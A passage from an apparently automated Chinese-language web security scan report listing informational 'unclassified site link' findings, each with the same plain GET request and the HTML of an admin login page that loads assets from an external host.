  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">
```

```

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
    .error {
        color: red;
    }
    .toptitle{font-family:"      微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

        </div>

    <!-- END Login Background -->

    <!-- Login Container -->
    <div id="login-container" class="animation-fadeIn">
        <!-- Login Title -->
        <!-- END Login Title -->

        <!-- Login Block -->
        <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
            <div align="center" style="padding:30px 0;">
                
                <div class="toptitle">      资源商城管理平台</div>
            </div>
            <!-- Login Form -->
            <form id="form-login" class="form-horizontal">
                <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

未分类站点的链接

严重性:

[参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css> (Link)

风险: 不适用

原因: 不适用

固定值: [检查链接](#), 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
```

```

<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
<!-- END Icons -->

<!-- Stylesheets -->
<!-- Bootstrap is included in its original form, unaltered -->
<link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
<link rel="stylesheet" href="css/font-awesome.min.css"/>
<link rel="stylesheet" href="css/build.css"/>

<!-- Related styles of various icon packs and plugins -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
.error {
    color: red;
}
.toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
body{background-color:#F2F4F4;}
#login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<!-- Login Background -->
<div id="login-background">
    <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

    </div>

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
    <!-- Login Title -->
    <!-- END Login Title -->

    <!-- Login Block -->
    <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
        <div align="center" style="padding:30px 0;">
            
            <div class="toptitle">        资源商城管理平台</div>
        </div>
    <!-- Login Form -->
    <form id="form-login" class="form-horizontal">
    <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

问题 14 / 19

TOC

未分类站点的链接

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接, 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
```

```

user-scalable=no">

    <!-- Icons -->
    <!-- The following icons can be replaced with your own, they are used by desktop and mobile
    browsers -->
    <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
    sizes="57x57">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
    sizes="72x72">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
    sizes="76x76">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
    sizes="114x114">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
    sizes="120x120">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
    sizes="144x144">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
    sizes="152x152">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
    sizes="180x180">
    <!-- END Icons -->

    <!-- Stylesheets -->
    <!-- Bootstrap is included in its original form, unaltered -->
    <link rel="stylesheet" type="text/css"
    href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
    <link rel="stylesheet" href="css/font-awesome.min.css"/>
    <link rel="stylesheet" href="css/build.css"/>

    <!-- Related styles of various icon packs and plugins -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

    <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

    <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
    template -->

    <!-- The themes stylesheet of this template (for using specific theme color in individual
    elements - must included last) -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
    <!-- END Stylesheets -->
    <style>
    .error {
        color: red;
    }
    .toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
    </style>
    <!-- Modernizr (browser feature detection library) -->
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
    </script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
    type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
    type="text/javascript" charset="utf-8"></script>
    </head>

    <body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
        image for smaller file size) -->

        </div>

        <!-- END Login Background -->

        <!-- Login Container -->
        <div id="login-container" class="animation-fadeIn">
            <!-- Login Title -->
            <!-- END Login Title -->

            <!-- Login Block -->
            <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-

```

```

right:100px;" >
    <div align="center" style="padding:30px 0;">
        
        <div class="toptitle">    资源商城管理平台</div>
    </div>
    <!-- Login Form -->
    <form id="form-login" class="form-horizontal">
    <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

问题 15 / 19

TOC

未分类网站的链接

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接, 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```

GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

```

```

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

```

```

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->

```

```

<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]>-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on ThemeForest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
  <style>
    .error {
      color: red;
    }
    .toptitle{font-family:" 微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
  </style>
  <!-- Modernizr (browser feature detection library) -->
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
  <!-- Login Background -->

```



```

<div id="login-background">
  <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

</div>

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
  <!-- Login Title -->
  <!-- END Login Title -->

  <!-- Login Block -->
  <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
    <div align="center" style="padding:30px 0;">
      
      <div class="toptitle">          资源商城管理平台</div>
    </div>
    <!-- Login Form -->
    <form id="form-login" class="form-horizontal">
      <div class="form-group"
...
...

```



The Malware Link Analysis module could not classify this link

问题 16 / 19

TOC

未分类站点的链接

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/js/plugins.js> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接，确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接，安全或非安全都有。

测试请求和响应:

```

GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

```

```

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
  <style>
    .error {
      color: red;
    }
  </style>

```

```

        .toptitle{font-family:"          微软雅黑";font-size:16px;padding-top:10px;}
        body{background-color:#F2F4F4;}
        #login-background{background-color:#730000;}
    </style>
    <!-- Modernizr (browser feature detection library) -->
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

        </div>

    <!-- END Login Background -->

    <!-- Login Container -->
    <div id="login-container" class="animation-fadeIn">
        <!-- Login Title -->
        <!-- END Login Title -->

        <!-- Login Block -->
        <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
            <div align="center" style="padding:30px 0;">
                
                <div class="toptitle">          资源商城管理平台</div>
            </div>
            <!-- Login Form -->
            <form id="form-login" class="form-horizontal">
            <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

问题 17 / 19

TOC

未分类站点的链接

严重性:

参考

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/css/main.css> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接, 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!--
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">
```

```

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
    .error {
        color: red;
    }
    .toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

        </div>

    <!-- END Login Background -->

    <!-- Login Container -->
    <div id="login-container" class="animation-fadeIn">
        <!-- Login Title -->
        <!-- END Login Title -->

        <!-- Login Block -->
        <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
            <div align="center" style="padding:30px 0;">
                
                <div class="toptitle">    资源商城管理平台</div>
            </div>
            <!-- Login Form -->
            <form id="form-login" class="form-horizontal">
                <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

未分类站点的链接

严重性:

[参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png> (Link)

风险: 不适用

原因: 不适用

固定值: [检查链接](#), 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
```

```

<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
<!-- END Icons -->

<!-- Stylesheets -->
<!-- Bootstrap is included in its original form, unaltered -->
<link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
